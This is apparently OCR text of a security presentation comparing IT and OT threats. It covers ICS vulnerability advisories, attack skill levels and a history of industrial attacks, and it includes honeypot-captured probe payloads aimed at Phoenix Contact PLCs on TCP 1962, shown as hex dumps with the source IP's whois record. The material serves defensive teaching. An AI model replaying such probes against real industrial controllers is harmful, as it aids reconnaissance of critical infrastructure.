


Network Segmentations


Pure IT




IT with OT



IT with OT



Purdue reference model



Threats

IT

	Threats
Enterprise Zone	0day, APT, Ransomware, Botnet, Phishing Mail and so on.

OT

	Threats
Enterprise Zone	0day, APT, Ransomware, Botnet, Phishing Mail and so on.
Manufacturing Zone	ICS-specific vulnerabilities. https://www.us-cert.gov/ics Most vulnerability types are similar to IT vulnerability types. E.g., Weak password, non-authentication, command injection and so on. * Some vulnerabilities are shared for IT and OT. E.g., CVE 2019-0708 (RDP)

- In general, the bad guys need to penetrate the Enterprise Zone first and then can attack the Manufacturing Zone.

A low-skill ICSA example - 1

https://www.us-cert.gov/ics/advisories/ICSA-19-057-01

Search...

IKS, EDS | CISA

File Edit View Favorites Tools Help

1. EXECUTIVE SUMMARY

- **CVSS v3 9.8**
- **ATTENTION:** Exploitable remotely/low skill level to exploit
- **Vendor:**
- **Equipment:** IKS, EDS
- **Vulnerabilities:** Classic Buffer Overflow, Cross-site Request Forgery, Cross-site Scripting, Improper Access Controls, Improper Restriction of Excessive Authentication Attempts, Missing Encryption of Sensitive Data, Out-of-bounds Read, Unprotected Storage of Credentials, Predictable from Observable State, Uncontrolled Resource Consumption

2. RISK EVALUATION

Successful exploitation of these vulnerabilities could allow the reading of sensitive information, remote code execution, arbitrary configuration changes, authentication bypass, sensitive data capture, reboot of the device, device crash, or full compromise of the device.

3. TECHNICAL DETAILS

3.1 AFFECTED PRODUCTS

The following industrial switches are affected:

150%

A low-skill ICSA example - 2

Termination of the Software[3]

An attacker could use a non-authenticated command via the web interface on Port 80/TCP to shut down the application. A successful attack would result in a DoS condition.

CVE-2011-4882 has been assigned to this vulnerability. A CVSS V2 base score of 5.0 has also been assigned.

Resources Consumption[4]

The web server in webMI does not implement checks for invalid values in an HTTP request. An attacker could exploit this vulnerability by sending a specially crafted request to the web server on Port 80/TCP. Successful attack would result in a DoS condition.

Vulnerability Details

Exploitability

These vulnerabilities are remotely exploitable.


Existence of Exploit

Public exploits are known to target these vulnerabilities.

Difficulty

An attacker with a low skill level may cause a DoS condition or access sensitive data.

ICS vulnerability (data source: ICS CERT)
Most of the required attack skill levels (90%) are LOW



ICS vulnerability
Most of the required attack skill levels are LOW

Reference levels	
1. No technical skills	Low Skill Level (**The attacks can be performed by script kiddies.**)
2. Some technical skills	
3. Advanced computer users	Medium Skill Level
4. Network and programming skills	High Skill Level
5. Security penetration skills	

- Source: https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology

Technology Support Lifetime

IT

3 to 5 years


OT

10 to 20 years

To keep the operation consistent

Security Patch and AV


IT



OT

Security Event Impact

IT



No people endangered?

OT

May impact on people, environment, and industry

Img src: https://en.wikipedia.org/wiki/City_of_London#/media/File:Cityoflondon2019june.jpg

Sometimes, OT attacks/probes can be found by honeypots

Phoenix Contact PLC traffic, TCP 1962

tcp.stream eq 1293

No.	Time	Source	Destination
21491	2019-04-18 12:31:12.897029	122.224.129.234	[redacted]
21492	2019-04-18 12:31:12.897055	[redacted]	[redacted]
21493	2019-04-18 12:31:12.898190		
21501	2019-04-18 12:31:13.479146		
21503	2019-04-18 12:31:13.737401	122.224.129.234	[redacted]

```
> Frame 21491: 92 bytes on wire (736 bits), 92 bytes captured (736 bits)
> Ethernet II, Src: JuniperN_81:11:30 (84:c1:c1:81:11:30), Dst: 76:14:84:3b:50:d
> Internet Protocol Version 4, Src: 122.224.129.234, Dst: [redacted]
> Transmission Control Protocol, Src Port: 55546, Dst Port: 1962, Seq: 1, Ack: 1
v Data (26 bytes)
    Data: 0101001a000000007880000300 0c494245544830314e305f…
    [Length: 26]

0000  76 14 84 3b 50 d4 84 c1  c1 81 11 30 08 00 45 00   v··;P··· ···0··E·
0010  00 4e ae e5 40 00 32 06  4a b3 7a e0 81 ea 80 c7   ·N··@·2· J·z·····
0020  d1 7f d8 fa 07 aa 18 34  a8 94 3b c7 b7 b5 80 18   ·******4 ··;·····
0030  00 73 18 37 00 00 01 01  08 0a 52 90 07 70 22 db   ·s·7···· ··R··p"·
0040  fd fa 01 01 00 1a 00 00  00 00 78 80 00 03 00 0c   ********** ··x·····
0050  49 42 45 54 48 30 31 4e  30 5f 4d 00               IBETH01N 0_M·
```

```
$ whois 122.224.129.234
% [whois.apnic.net]
% Whois data copyright terms    http://www.apnic.net/db/dbcop

% Information related to '122.224.129.232 - 122.224.129.239'

% Abuse contact for '122.224.129.232 - 122.224.129.239' is 'a

inetnum:        122.224.129.232 - 122.224.129.239
netname:        HZ-JIAGONG-STEEL-TRADE-LTD
country:        CN
descr:          HANGZHOU JIAGONG steel trade LTD.
descr:
admin-c:        XL912-AP
tech-c:         CH122-AP
status:         ASSIGNED NON-PORTABLE
mnt-by:         MAINT-CN-CHINANET-ZJ-HZ
last-modified:  2008-09-04T07:17:35Z
source:         APNIC

role:           CHINANET-ZJ Hangzhou
address:        No.352 Tiyuchang Road,Hangzhou,Zhejiang,31000
```

Sometimes, OT attacks/probes can be found by honeypots

Phoenix Contact PLC traffic, TCP 1962

- Payload 1

```
0000  f2 ca 21 2b 92 40 30 7c  5e 93 1c 70 08 00 45 00   ··!+·@0| ^··p··E·
0010  00 4e e3 ca 40 00 36 06  e6 27 5e 66 31 be 9f 41   ·N··@·6· ·'^f1··A
0020  4b 52 ce fc 07 aa 01 6c  58 9c be 56 fc 08 80 18   KR·····l X··V····
0030  00 e5 ac f0 00 00 01 01  08 0a ba 72 bb fc 22 f2   ········ ···r··"·
0040  ca 7e 01 01 00 1a 00 00  00 00 78 80 00 03 00 0c   ·~····· ··x·····
0050  49 42 45 54 48 30 31 4e  30 5f 4d 00               IBETH01N 0_M·
```

Sometimes, OT attacks/probes can be found by honeypots

Phoenix Contact PLC traffic, TCP 1962

- Payload 2

```
0000  f2 ca 21 2b 92 40 30 7c  5e 93 1c 70 08 00 45 00   ··!+·@0| ^··p··E·
0010  00 4a e3 cb 40 00 36 06  e6 2a 5e 66 31 be 9f 41   ·J··@·6· ·*^f1··A
0020  4b 52 ce fc 07 aa 01 6c  58 b6 be 56 fc 08 80 18   KR·····l X··V····
0030  00 e5 2f 21 00 00 01 01  08 0a ba 72 bc 20 22 f2   ··/!···· ···r· "·
0040  ca d5 01 05 00 16 00 01  00 00 78 80 00 22 00 00   ·····x··"··
0050  00 06 00 04 02 95 00 00                           ····· ····
```

Sometimes, OT attacks/probes can be found by honeypots

Phoenix Contact PLC traffic, TCP 1962

- Payload 3

```
0000  f2 ca 21 2b 92 40 30 7c  5e 93 1c 70 08 00 45 00   ··!+·@0| ^··p··E·
0010  00 42 e3 cd 40 00 36 06  e6 30 5e 66 31 be 9f 41   ·B··@·6· ·0^f1··A
0020  4b 52 ce fc 07 aa 01 6c  58 cc be 56 fc 3f 80 18   KR·····l X··V·?··
0030  00 e5 a5 b5 00 00 01 01  08 0a ba 72 bc 46 22 f2   ········ ···r·F"·
0040  ca fb 01 06 00 0e 00 02  00 00 00 00 00 22 04 00   ····· ····· ·····"··
```

Reviewing the history of OT attacks

More Security Flaws Found, from Critical Infra to Smart Factory

Stuxnet
- Sabotage Iran's nuclear

Duqu
- Targeting Europe, Asia and North Africa ICS
- Mainly for intelligence gathering

Flame
Gauss
Shamoon
- Targeting Middle East
- Mainly for intelligence gathering

Havex/Dragonfly
- Watering Hole tactics.
- Trojan attack OPC
- Targeting European ICS (mainly energy)

BlackEnergy3
- Ukrainian Power Grid

Triton/Trisis
- Troj_Trisis.A
- Attack Triconex (SIS) to halt plant operation in watershed factory

WannaCry
NotPetya
LockerGoga

2010 2011 2012 2013 2014 2015 2016 2017 2018-2019

More security incidents reported, are happening … Jun 2018 to 2019

Targeted Attack (Critical-Infra)

Iran-Linked Actor Targets U.S. Electric Utility Firms, AUG 2018

Russian Critical Infrastructure Targeted by Profit-Driven Cybercriminals, DEC 2018

Non-Targeted/Profit-Intentional Attack (Smart-Factory)

WannyCry Hits Plants of Chip Giant TSMC, 200M loss AUG 2018


LockerGoga: Norsk Hydro, Saipem, Altran, Hexion, Momentive APT with hackers act behind; 2018/E-2019

A.P. Moller-Maersk NotPetya; 200M loss, JUN 2017

Saipem Middle East Servers Targeted, DEC 2018

What is an initial attack of the OT security events?

